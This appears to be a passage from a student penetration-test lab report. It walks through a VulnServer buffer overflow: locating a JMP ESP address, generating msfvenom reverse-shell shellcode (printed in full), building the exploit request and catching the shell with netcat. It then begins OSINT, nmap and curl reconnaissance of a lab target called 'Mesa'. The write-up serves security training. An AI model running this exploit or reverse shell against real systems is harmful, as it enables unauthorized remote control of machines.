

Figure 33: JMP ESP command not located in main thread

This address stops working in the attack after a machine restart (see *Appendix*, Figure 147 - Figure 149). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [26] was used to list them (see Figure 34).



Figure 34: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:

- **No ASLR**

  Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **No DEP**

  If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP not enabled, (see Figure 35, a zoomed-in cutout of Figure 34).



Figure 35: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see Figure 34).
To search within the process' memory the following command was used (see Figure 36):

!mona find -s "\xff \xe4" -m VulnServer.exe

The parameters were chosen with the following reasoning [26]:

- **s** "\xff \xe4"

  Searches for the JMP ESP opcode.

- **m** VulnServer.exe

  Searches within the process' memory.

The following memory address was discovered (see Figure 36):

0x 65 D1 1D 71

This address persistently held the JMP ESP instruction, even across restarts of the target machine.



Figure 36: Mona finding one result for JMP ESP instruction inside process memory

4.1.2.5 Generating and encoding payload

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see Figure 37).



Figure 37: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. Since the payload was not to be injected in a powershell environment, *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0**.
The relevant interface is *tun0*, the virtual network interface the attacker machine is tunneling into the laboratory through, since the target machine is part of the laboratory network.



Figure 38: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see Figure 38).
The payload to create a reverse shell on the target system was generated with the chosen encoder and the determined IP address (see Figure 39).

```
┌──(student㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
Saved as: payload.txt
```

Figure 39: Payload generation via msfvenom

The parameters were chosen with the following reasoning [27]:

- **p** windows/shell_reverse_tcp
  Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.
- **LHOST**=10.0.61.7
  Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.
- **LPORT**=443
  The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.
- **EXITFUNC**=thread
  Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.
- **a** x86
  Sets the target system's architecture (32 bit) to generate the appropriate code.
- **platform** windows
  Sets the target system's platform to generate the appropriate code.
- **b** "\x00"
  Sets the bad characters that will not be included in the generated code.

- **n** 16

  Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the paylod itself.

- **e** x86/shikata_ga_nai

  Selects the chosen encoder.

- **f** py

  Sets the output format to *python*, to enable the code to be easily pasted into the script.

- **o** payload.txt

  Saves the ouput to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see Figure 40).

Figure 40: Starting a reverse shell listener via netcat

The parameters for netcat were chosen with the following reasoning [28]:

- **l**

  Starts "listener" mode, listening for incoming connections.

- **v**

  Puts netcat into verbose mode, showing the status of the listener on the console.

- **p** 443

  Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see Figure 39).

4.1.2.6 Decoding payload and creating reverse shell

To facilitate the final attack, the script was altered the following way (see Figure 41):

```
def replicate_crash(ip):
    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 41: Script configuration to send payload to the vulnerable server

- **get_payload()**

  This method returns the string representation of the payload generated with msfvenom (see Figure 43).

- **"\x71 \x1D \xD1 \x65"**

  The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [29].

  The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix*, **??** - Figure 148).

Upon executing the attack, the following happened:

1. **Overwriting the EIP**

   After the determined offset of 1040 bytes, which the script filled with "A"s, the EIP got overwritten with the address that reliably contained the JMP ESP command. The input wasn't terminated at any point during processing, since any bad characters had been omitted in payload generation.

2. **Jumping to the top of the stack**

   Upon returning (RETN), the JMP ESP instruction was executed. The payload got decoded, the injected NOP-padding ensured the payload wouldn't get overwritten during the decoding process. The decoded malicious code got executed after decoding had finished .

3. **Reverse shell creation**

   The payload initiated a connection to the attacking system, which had the netcat listener waiting on an incoming connection (see Figure 42).



Figure 42: Reverse shell established

This finalized attack was used to "Exploit Public-Facing Application (T1190)" [30], in order to get "Initial Access (TA0001)" [31] to the target system. The public facing VulnerServer application was exploited to get a payload onto the system.

"Execution (TA0002)" [32] of the payload happened because the unprotected buffer was exploited, which is categorized as "Exploitation for Client Execution (T1203)" [33]. Arbitrary code was executed by the target machine because of the exploited vulnerability.

"Command and Control (TA0011)" [34] was then established to the attacking machine via "Application Layer Protocol (T1071)" [35]. The chosen payload "windows/shell_reverse_tcp" used a TCP connection to connect to port 443 on the attacker machine, which could appear as an outbound connection to a webserver.

The reverse shell served as a "Command and Scripting Interpreter: Windows Command Shell (T1059.003)" [36] enabling the attacker to take over the host system via reverse shell, which was opened by the injected payload.

The scope of the assignment ended at this point, not requiring further privilege escalation, lateral movement, or exploitation of any kind. Access via reverse shell on the system is a dangerous attack vector, since the attacker gets interactive control over the target machine. Mitigation, Detection and Defense Strategies and countermeasures are discussed in *Section 5.1 – Windows Scanning and Buffer Overflow*.

```
def get_payload():
    # Payload generated by msfvenom
    buf =  b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf
```

Figure 43: Payload as a byte string in python

4.2 Linux - Complete Pentest (Mesa)

4.2.1 OSINT

All publicly available information relevant to security concerns will be listed in this section. The whole writeup created during the penetration test can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *1. OSINT* ⟶ *osint.txt*

Marquis Buckerzerg (CEO)

- Full name: *Marquis Buckerzerg*	[related to their usernames]
- Loves their dog "tinkerbell", calls them their "sunshine"	[related to their passwords]



Figure 44: X.com post by M. Buckerzerg about his dog tinkerbell
Source: `https://x.com/MBuckerzerg/status/1494491183372017668`

Samantha Groves (Database technician)

- Last name: *Groves* and nickname: *sam*	[related to their usernames]
- Uses the word "machine" in their team description	[related to their passwords]

Figure 45: Mesa homepage - Team description of Samantha Groves

Gordon Freeman (Business partner)

- Last name: *Freeman*	[related to their usernames]

Figure 46: Mesa homepage - Listing of Gordon Freeman

The information gathered in this section was collected from the Mesa homepage, (Search Victim-Owned Websites (T1594) [37]), as well as X.com, (Search Open Websites/Domains: Social Media (T1593.001) [38]), under the banner of the tactic Reconnaissance (TA0043) [10].

4.2.2 Active Scan (T1595) / Active Interaction

4.2.2.1 Banner Grabbing / Fingerprinting

4.2.2.1.1 Nmap

Nmap was used to scan the target system with the following parameters:

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.1_nmap/1_no_vuln_scan]
└─$ sudo nmap -T4 -O -p- -r -sV -v -oN nmap_no_vuln.txt 192.168.61.65
```

Figure 47: Nmap parameters

The reasoning for each chosen parameter is the same as it was during the Buffer Overflow assignment (see *Section 4.1.1.1 – Scan Setup*). The scripts were omitted since other methods of vulnerability scanning were employed later. The nmap scan yielded the following results:

Open Ports	**Running Service**	**Technology**
22	Secure Shell	OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80	Webserver 1	nginx 1.18.0
1337	Webserver 2	nginx 1.18.0
5355	Link-Local Multicast Name Resolution	LLMNR
8080	Webserver 3	nginx 1.18.0

Nmap discovered that the machine was accessible via SSH on the standard port 22, and that the machine does local name resolution via the LLMNR protocol on port 5355. LLMNR is a protocol, which allows machines in the local network to resolve requests locally if DNS were to fail [39]. There are three webservers running on the machine, on port 80, 1337, and 8080 respectively, reachable via HTTP.

4.2.2.1.2 Netcat

Connection attempts were made via netcat.

The SSH port allowed connecting, but since no credentials or keys were known at this point, further access was not possible (see Figure 48). Other banner grabbing attempts yielded no further information, since no service returned a substantive response (see Figure 49).



Figure 48: Banner with nc grabbing on port 22



Figure 49: Banner grabbing with nc on ports 80, 1337, and 5355

4.2.2.1.3 Curl

Information about the webservers was gathered via curl. The servers on port 80 and 1337 seemed to be configured similarly. Both allow connection via HTTP, returning *http/text* type content, and don't seem to have any additional headers set up (see Figures 50 and 51).

They were last modified only seconds apart, indicating they might have similar configurations, if they were to be discovered. Since no additional header seems to be configured, the webpages might be vulnerable to clickjacking, cross-site-scripting (XSS), and a host of other attacks [40].

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/b
└─$ curl -I mesa
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:33 GMT
Content-Type: text/html
Content-Length: 7996
Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
Connection: keep-alive
ETag: "6903494a-1f3c"
Accept-Ranges: bytes
```

Figure 50: Fingerprinting with curl on port 80

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/b
└─$ curl -I mesa:1337
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:37 GMT
Content-Type: text/html
Content-Length: 483
Last-Modified: Thu, 30 Oct 2025 11:17:28 GMT
Connection: keep-alive
ETag: "69034948-1e3"
Accept-Ranges: bytes
```

Figure 51: Fingerprinting with curl on port 1337

4.2.2.2 Directory Fuzzing

4.2.2.2.1 Ffuf

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
